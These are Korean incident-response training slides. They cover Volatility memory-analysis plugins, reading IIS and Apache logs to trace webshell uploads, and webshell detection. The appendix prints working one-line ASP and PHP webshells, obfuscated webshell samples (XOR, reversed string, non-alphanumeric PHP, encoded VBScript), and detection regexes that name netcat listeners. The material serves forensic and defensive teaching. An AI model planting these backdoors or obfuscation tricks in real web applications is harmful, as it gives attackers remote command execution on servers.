0x3e916360	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	664	svchost.exe
0x3e9181d8	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	388	wininit.exe
0x3e918a20	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	664	svchost.exe
0x3e918a20	TCPv6	:::135	:::0	LISTENING	664	svchost.exe
0x3e91c248	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	388	wininit.exe
0x3e91c248	TCPv6	:::49152	:::0	LISTENING	388	wininit.exe
0x3e93d430	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	752	svchost.exe
0x3e93f840	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	752	svchost.exe
0x3e93f840	TCPv6	:::49153	:::0	LISTENING	752	svchost.exe
0x3eb9e598	TCPv4	192.168.26.136:139	0.0.0.0:0	LISTENING	4	System

2. Windows 침해사고분석 – Memory Analysis

□ Memory Dump 분석

▶ Volatility 주요 PlugIn - Malware and Rootkits

- callbacks : kernel callback은 rootkit, anti-virus, dynamic analysis, windows monitoring tool에 사용됨, 아래 callback 탐지를 지원
 - ✓ PsSetCreateProcessNotifyRoutine
 - ✓ PsSetCreateThreadNotifyRoutine
 - ✓ PsSetImageLoadNotifyRoutine
 - ✓ IoRegisterFsRegistrationChange
 - ✓ KeRegisterBugCheck and KeRegisterBugCheckReasonCallback
 - ✓ CmRegisterCallback
 - ✓ CmRegisterCallbackEx
 - ✓ IoRegisterShutdownNotification
 - ✓ DbgSetDebugPrintCallback
 - ✓ DbgkLkmdRegisterCallback

2. Windows 침해사고분석 – Memory Analysis

□ Memory Dump 분석

▶ Volatility 주요 PlugIn - Malware and Rootkits

- malfind

✓ user-mode memory에서 숨겨지거나 삽입된 code/dll을 VAD tag나 page permission에 기반하여 검증

✓ user-mode 또는 kernel-mode memory에서 bytes, 정규 표현식, ANSI 문자열, unicode 문자열의 위치를 찾는데 사용

- apihooks : user-mode 또는 kernel-mode에서의 API hooking을 탐지하기 위해 사용

- svcscan : memory image에 등록된 서비스 목록을 확인

✓ PID, service name, service display name, service type, current status, binary path 정보를 출력

✓ binary path의 경우 user-mode service는 물론 kernel-mode에서 사용된 서비스의 드라이버 명까지 보여줌

목 차

1. Getting Started

- Basic Considerations
- Viewpoint
- Case Study

2. Windows 침해사고 분석

- Overview
- Collecting Artifacts
- Artifacts Analysis
- Memory Analysis

3. Appendix

- Weblog Analysis
- Webshell

3. Appendix – Weblog Analysis

□ Weblog 분석

▶ 웹로그에서 얻을 수 있는 정보

- 웹шел 실행 여부, 실행되었다면 접속자 IP, 접속 시점 정보
- 웹шел이 처음 실행된 시점, 파일 시스템에서 웹шел 파일이 생성된 시기와 비교
- 위 시점 전후로 하여 웹шел 업로드에 사용된 페이지 추정
- 파라미터도 추가적으로 기록되는 경우 (GET 메소드 등) 해당 값을 통한 행위/공격기법 추정
- 분석에 필요한 추가 키워드 획득
 - √ 접속자 IP
 - √ method
 - √ parameter (query string)
 - √ 응답 코드 (response code)
 - √ 응답 페이지 사이즈 (response size)

3. Appendix – Weblog Analysis

□ Weblog 분석

▶ 로그 형식

- 윈도우에서 주로 사용하는 IIS의 경우 두가지 로그 형식이 있으며 설정에서 선택 가능함
 - √ W3C : IIS 고유 형식으로 주로 UTC 기준으로 시간을 기록함
 - √ NCSA : 웹서버 로그 표준 형식으로 웹서버 종류와 관련 없이 일정한 규칙을 가짐
- “가장 최근에 기록된 웹로그”와 “현재 시간”을 비교하여 로그 시간값이 UTC 기준인지 UTC+9(한국 표준시-KST) 기준인지 정확히 분별해야 함
- 필요에 따라서는 현재 로깅 설정값을 참조하여, 로그의 각 항목이 어떤 정보를 의미하는지 정확히 파악
- 설정 값에 따라 사용자 웹 브라우저 종류, 쿠키값, 경유지 URL(referer) 등의 정보를 추가적으로 획득할 수 있음

3. Appendix – Weblog Analysis

□ Weblog 분석

▶ 로그 형식

- IIS(W3SVC)

```
2013-09-01 04:30:50 W3SVC1 127.0.0.1 GET /index.asp - 80 200 0 0
2013-09-01 04:30:50 W3SVC1 127.0.0.1 GET /td.css - 80 200 0 0
2013-09-01 04:30:50 W3SVC1 127.0.0.1 GET /image/logo.jpg - 80 200 0 0
2013-09-01 04:30:50 W3SVC1 127.0.0.1 GET /image/topmenu/login-1.jpg - 80 200 0 0
2013-09-01 04:30:50 W3SVC1 127.0.0.1 GET /image/topmenu/basket-1.jpg - 80 200 0 0
2013-09-01 04:30:50 W3SVC1 127.0.0.1 GET /image/topmenu/member-1.jpg - 80 200 0 0
2013-09-01 04:30:50 W3SVC1 127.0.0.1 GET /image/topmenu/order_sh-1.jpg - 80 200 0 0
```

- IIS(NCSA)

```
127.0.0.1 - - [01/Sep/2013:13:30:50 +0900] "GET /index.asp HTTP/1.1" 200 45809
127.0.0.1 - - [01/Sep/2013:13:30:50 +0900] "GET /td.css HTTP/1.1" 200 534
127.0.0.1 - - [01/Sep/2013:13:30:50 +0900] "GET /image/logo.jpg HTTP/1.1" 200 6251
127.0.0.1 - - [01/Sep/2013:13:30:50 +0900] "GET /image/topmenu/login-1.jpg HTTP/1.1" 200 1370
127.0.0.1 - - [01/Sep/2013:13:30:50 +0900] "GET /image/topmenu/member-1.jpg HTTP/1.1" 200 1578
127.0.0.1 - - [01/Sep/2013:13:30:50 +0900] "GET /image/topmenu/basket-1.jpg HTTP/1.1" 200 1315
127.0.0.1 - - [01/Sep/2013:13:30:50 +0900] "GET /image/topmenu/order_sh-1.jpg HTTP/1.1" 200 1798
```

- APACHE(NCSA)

```
:::1 - - [29/Aug/2013:08:03:39 -0700] "GET /kral.php HTTP/1.1" 200 1963 "http://localhost/kral.php" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:10.0.1) Gecko/20100101 Firefox/10.0.1"
:::1 - - [29/Aug/2013:08:03:39 -0700] "GET /favicon.ico HTTP/1.1" 404 500 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:10.0.1) Gecko/20100101 Firefox/10.0.1"
:::1 - - [29/Aug/2013:08:03:39 -0700] "GET /favicon.ico HTTP/1.1" 404 500 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:10.0.1) Gecko/20100101 Firefox/10.0.1"
```

3. Appendix – Weblog Analysis

□ Weblog 분석

▶ 분석 흐름 예시

- 첫 필터링 키워드로는 보통 발견된 웹쉘 파일명을 사용

```
220.1.2.3 - - [29/Jun/2012:04:04:38 +0900] "GET /jp.jsp HTTP/1.1" 200 11
220.1.2.3 - - [29/Jun/2012:04:04:57 +0900] "POST /fileUpload/activeImg/t.jsp HTTP/1.1" 200 5
220.1.2.3 - - [29/Jun/2012:04:05:02 +0900] "GET /jp.jsp HTTP/1.1" 302 838
220.1.2.3 - - [29/Jun/2012:04:05:02 +0900] "GET /jp.jsp?o=vLogin HTTP/1.1" 200 655
-- 요약 --
220.1.2.3 - - [29/Jun/2012:04:46:58 +0900] "POST /english/jp.jsp HTTP/1.1" 200 12519
220.1.2.3 - - [29/Jun/2012:04:47:06 +0900] "POST /english/jp.jsp HTTP/1.1" 200 12519
```

- 해당 웹쉘 파일을 최초로 호출했던 시점 기준으로 필터링하여 업로드 포인트를 추정

```
220.1.2.3 - - [29/Jun/2012:05:11:12 +0900] "POST /english/jp.jsp HTTP/1.1" 200 941159394
220.1.2.3 - - [02/Jul/2012:19:21:32 +0900] "POST /english/jp.jsp HTTP/1.1" 200 32119970
211.4.5.6 - - [04/Jul/2012:03:41:25 +0900] "POST /english/jp.jsp HTTP/1.1" 200 32977509
211.4.5.6 - - [04/Jul/2012:03:42:14 +0900] "POST /english/jp.jsp HTTP/1.1" 200 1364178
112.7.8.9 - - [25/Sep/2012:11:55:48 +0900] "POST /fileUpload/activeImg/jp.jsp HTTP/1.1" 200 1369958
220.1.2.3 - - [27/Sep/2012:23:46:09 +0900] "POST /fileUpload/activeImg/jp.jsp HTTP/1.1" 200 2773506
220.1.2.3 - - [27/Sep/2012:23:54:40 +0900] "POST /fileUpload/activeImg/jp.jsp HTTP/1.1" 200 2773506
220.1.2.3 - - [18/Oct/2012:01:50:04 +0900] "POST /fileUpload/activeImg/jp.jsp HTTP/1.1" 200 3322613
220.1.2.3 - - [22/Oct/2012:19:13:41 +0900] "POST /fileUpload/activeImg/jp.jsp HTTP/1.1" 200 2878784
```


3. Appendix – Webshell

□ Webshell 이란?

- ▶ 웹 해킹에 주로 사용되는 Backdoor 프로그램
- ▶ 공격자에게 다양한 기능을 제공하는 악성 웹페이지
 - 주요 실행 확장자 : asp, php, jsp, aspx 등
 - 주요 기능 : 파일 전송, 명령 실행, DB 접속 등
- ▶ 주요 Upload 경로
 - 파일 업로드 검증이 취약한 게시판
 - 노출된 관리자 페이지
 - 소스코드 / Web application 취약점
 - OS Level에서 시스템 권한을 획득한 자(외부 공격자/내부 관리자)

3. Appendix – Webshell

□ Webshell 이란?

▶ 공격자 측면에서의 이점

- 다양한 웹 취약점
- 웹 서비스 포트는 특성 상 일반적으로 외부 any로 Open 하므로 네트워크 단 접근제어의 영향을 받지 않음
- 코드 샘플을 구하기 쉽고, 웹 브라우저를 통해 사용하므로 별도의 interface가 불필요

▶ 탐지 수단

- FW/IDS/IPS/WAF/AV/Solutions
- 각 보안장비의 한계
- 난독화 이슈

3. Appendix – Webshell

□ Webshell 유형

▶ 코드 값을 인자로 받아 실행하는 경우

```
<%if request("md532")<>"" then execute request("md532")%>
```

```
<?php $exif = exif_read_data($_GET['path']);  
preg_replace($exif['Make'],$exif['Model'],''); ?>
```

```
<%execute(request("a"))%>
```

```
<?php @$_POST['Upgrade']($_POST['list']);?>
```

- 대개 한 줄 웹셸이라고 불림
- “실행 코드 값을 인자로 받아 실행하는 코드”를 매개로 하여, 페이지 요청 시 parameter 또는 다른 파일 값의 내용을 전달 받아 실행
- 전달 받는 코드 값에 따라 활용 범위가 매우 넓음
- 보통 침해 초기 시점에 시스템 환경을 파악하거나 다른 웹셸을 업로드하는 매개로 주로 사용

3. Appendix – Webshell

□ Webshell 유형

- ▶ 기능이 소스 코드에 구현되어 있는 경우
 - 대부분의 공개 웹셸이 여기에 해당됨
 - 패턴 탐지 대상 string (일반 소스코드와의 구분 지점)
 - √ 웹셸에서 사용하는 주요 object
 - √ os level에서 사용하는 쉘 명령어
 - √ 웹셸에서 사용하는 고유 코딩 패턴
 - √ 난독화 형태 (난독화된 코드가 존재함 > suspicious)
 - √ 주석
 - 패턴의 확장성 고려

3. Appendix – Webshell

□ 패턴 매칭 예시

탐지 패턴

Wwnc -[elnpv] -[elnpv]

(HKLM|HKEY_LOCAL_MACHINE)WWSYSTEMWW(Current)?ControlSet

WWx65WWx76WWx61WWx6CWWx28

W\$_ +W[W]Ws*=

탐지 문자열

nc -l -p 3333

terminalPortPath = "HKLMWSYSTEMWCurrentControlSetWControlWTerminal
ServerWWinStationsWRDP-TcpW"

preg_replace("/.*e","Wx65Wx76Wx61Wx6CWx28Wx67W

\$_[]=++\$_; \$_=\$_[--\$_][\$_]

3. Appendix – Webshell

□ 코드 난독화

▶ 단순 패턴(시그니처) 매칭을 이용한 탐지를 우회하기 위해 난독화가 이뤄짐

- 인코딩 형태의 난독화

✓ VBScript.encode

```
<%@ LANGUAGE = VBScript.Encode %>  
<%# @ ~ ^FkQBAA==@#@&rU,2MDWMP"n/!:nPg+aO@#@&  
&?•W•DRU^ .kaY:kh+6;DP~',{ Z!@#@&@#@&frh,1n/  
nw?6@#@&" + /aW  
d+c•kD+~E@!/YHs+@*PA}9ePPPUZ]rJJ  
~b]O~)?AO/6drll~[&$&~f~i~UZ"rSdAz]Ozl]rqO/6drI=~a2&  
swffi,8,@!&/Oz^+@*J@#@&l•/2G /+>
```



```
<%@ LANGUAGE = VBScript.Encode %>  
<%  
On Error Resume Next  
Server.ScriptTimeOut = 7200  
  
Dim NesneFSO>
```

✓ Base64_encode

```
$tt="bmV0c3RhdCAtYW4gfCBmaW5klCJMSVMi";
```



```
netstat -an | find "LIS"
```

✓ etc : gzip, phpzend, ioncube 등등, 범용성 이슈

- anomaly detection

3. Appendix – Webshell

□ 코드 난독화

▶ 인코딩 외 난독화

- non-alphanumeric

```
@$_[]=@!+,:$_=@${}>>$$_[]=$$_[]=@_;$$_[]=[((++$__$)+($__$++))].=$$_;  
$_[]=++$$_;$$_[]=[-$_[][$__$>>$$_[]];$$_[]=((($__$+$__$)+$_[][$__$-$__$]).($__$+$__$+$__$)+$_[][$__$-$__$]);  
$_[][$__$+$__$]=($_[][$__$>>$$_[]]).($$_[][$__$]^$$_[][$__$][($__$<<$__$)-$__$]);  
$_[][$__$+$__$].=($_[][$__$][($__$<<$__$)-($__$/$__$)])^($_[][$__$][$_[]]);  
$_[][$__$+$__$].=($_[][$__$][$_[]+$__$])^$$_[][$__$][($__$<<$__$)-$__$];  
$_[]=$$_;  
$_[][$__$+$__$];$_[][@-$_[]($$_[]+$_[])];
```

- xor-obfuscation

```
<%  
str1 = Chr(88 xor 100) & Chr(996 xor 919) & Chr(778 xor 873) & Chr(179 xor 193) & Chr(985 xor 944) & Chr(810 xor 858) & Chr(84 xor 32) & Chr(281 xor 313) &  
Chr(943 xor 963) & Chr(936 xor 969) & Chr(693 xor 731) & Chr(433 xor 470) & Chr(951 xor 962) & Chr(387 xor 482) & Chr(626 xor 533) & Chr(898 xor 999) &  
Chr(545 xor 540) & Chr(877 xor 847) & Chr(609 xor 535) & Chr(687 xor 717) & Chr(190 xor 205) & Chr(954 xor 985) & Chr(905 xor 1019) & Chr(788 xor 893) &  
Chr(147 xor 227) & Chr(90 xor 46) & Chr(524 xor 558) & Chr(940 xor 908) & Chr(418 xor 464) & Chr(531 xor 614) & Chr(457 xor 423) & Chr(679 xor 710) &  
Chr(740 xor 656) & Chr(31 xor 34) & Chr(439 xor 405) & Chr(467 xor 416) & Chr(647 xor 738) & Chr(835 xor 817) & Chr(736 xor 662) & Chr(306 xor 343) &  
Chr(605 xor 559) & Chr(962 xor 992) & Chr(355 xor 349) & Chr(721 xor 732) & Chr(613 xor 623) & Chr(412 xor 401) & Chr(24 xor 18) & Chr(196 xor 201) &  
Chr(207 xor 197) & Chr(175 xor 162) &
```

- reverse-string

```
<%  
dt<>dt/<PI服务器>'FFFFFFF#'=rolocgb '002'=htdiw '02'=thgieh dt<>'ret nec'=ngila rt<>'kna lb_ '=tegrat 'mro fpi '=eman 'psa.spi/moc.831pi.www//:ptth '=noitca  
tsop=dohtem mro f<殺&IS=IS~殺>rt/<>dt/<殺&)殺EMAN_REVRES殺(selbairaVrevres.tseuqer&殺>'FFFFFFF#'=rolocgb dt<>dt/<:psbn&>'FFFFFFF#'=rolocgb  
dt<>dt/<名服务器>'FFFFFFF#'=rolocgb '002'=htdiw '02'=thgieh dt<>'ret nec'=ngila rt<殺&IS=IS~殺>rt/<>dt/<息信件组服务器>'unem'=rolocgb 'ret nec'=ngila  
'3'=napsloc '02'=thgieh dt<>rt<殺&IS=IS~殺>'ret nec'=ngila '0'=gniddapllec '1'=gnicapsllec '0'=redrob 'unem'=rolocgb '%08'=htdiw elbat<>rb<殺  
=IS":ExeCuTe(UZSS(zzn)):End Function:Function DownFile(Path):zzn="gnihtoN = MSO teS~esolC.MSO~hsulF.esnopseR~daeR.MSO
```

3. Appendix – Webshell

□ 코드 난독화

▶ 난독화 코드의 평문화

- 평문화가 가능한 경우
 - ✓ 코드 쫓아가기
 - ✓ 단순 디코딩 (<http://ostermiller.org/calc/encode.html> 등)
 - ✓ 관련 보안 솔루션에서 디코딩
- 단순 평문화가 불가능한 경우
 - ✓ 가상 실행
 - ✓ fuzzing
 - ✓ 코드 수정 후 가상 실행

3. Appendix – Webshell

□ 코드 난독화

▶ (가상 실행을 이용한) 난독화 코드의 평문화 예시 (ASP)

```
<%  
Public Const sDefaultWHEEL1 = "(s aqleu""t)ERv"  
Public Const sDefaultWHEEL2 = "altvue E""qsR()  
  
Function Decrypt_PRO(sINPUT , sPASSWORD )  
    Dim sWHEEL1, sWHEEL2  
    Dim k, i, c  
    Dim sRESULT  
sWHEEL1 = sDefaultWHEEL1: sWHEEL2 = sDefaultWHEEL2  
    ScrambleWheels sWHEEL1, sWHEEL2, sPASSWORD  
    sRESULT = ""  
    For i = 1 To Len(sINPUT)  
        c = mid(sINPUT, i, 1)  
        k = InStr(1, sWHEEL2, c, vbBinaryCompare)  
        If k > 0 Then sRESULT = sRESULT & mid(sWHEEL1, k, 1)  
        Else sRESULT = sRESULT & Addpass(c,sPASSWORD)  
        End If  
    sWHEEL1 = LeftShift(sWHEEL1): sWHEEL2 =  
        RightShift(sWHEEL2)  
    Next  
    Decrypt_PRO = sRESULT  
End Function  
  
-- 중략 --  
  
Dim crypt_PRO,Key,Code  
crypt_PRO="(RR)""t""uetqluse ~y{y~"  
    key="SuperStar"  
    if Session("HaizlxoXW")="" then  
crypt_PRO=replace(crypt_PRO,"!@#$$%&'!";Chr(37)&">")  
        code=Decrypt_PRO(crypt_PRO,Key)  
        code=replace(code,"$#@!@#$",vbCrLf)  
        Session("HaizlxoXW")=code  
        end if  
        execute(Session("HaizlxoXW"))  
    %>
```

```
<%  
Public Const sDefaultWHEEL1 = "(s aqleu""t)ERv"  
Public Const sDefaultWHEEL2 = "altvue E""qsR()  
  
Function Decrypt_PRO(sINPUT , sPASSWORD )  
    Dim sWHEEL1, sWHEEL2  
    Dim k, i, c  
    Dim sRESULT  
sWHEEL1 = sDefaultWHEEL1: sWHEEL2 = sDefaultWHEEL2  
    ScrambleWheels sWHEEL1, sWHEEL2, sPASSWORD  
    sRESULT = ""  
    For i = 1 To Len(sINPUT)  
        c = mid(sINPUT, i, 1)  
        k = InStr(1, sWHEEL2, c, vbBinaryCompare)  
        If k > 0 Then sRESULT = sRESULT & mid(sWHEEL1, k, 1)  
        Else sRESULT = sRESULT & Addpass(c,sPASSWORD)  
        End If  
    sWHEEL1 = LeftShift(sWHEEL1): sWHEEL2 =  
        RightShift(sWHEEL2)  
    Next  
    Decrypt_PRO = sRESULT  
End Function  
  
-- 중략 --  
  
Dim crypt_PRO,Key,Code  
crypt_PRO="(RR)""t""uetqluse ~y{y~"  
    key="SuperStar"  
    if Session("HaizlxoXW")="" then  
crypt_PRO=replace(crypt_PRO,"!@#$$%&'!";Chr(37)&">")  
        code=Decrypt_PRO(crypt_PRO,Key)  
        code=replace(code,"$#@!@#$",vbCrLf)  
        Session("HaizlxoXW")=code  
        end if  
        response.write Session("HaizlxoXW")  
    %>
```

execute(Session("HaizlxoXW"))



response.write Session("HaizlxoXW")



◆ 실습

실습 시간



◆ 마치며



감사합니다.

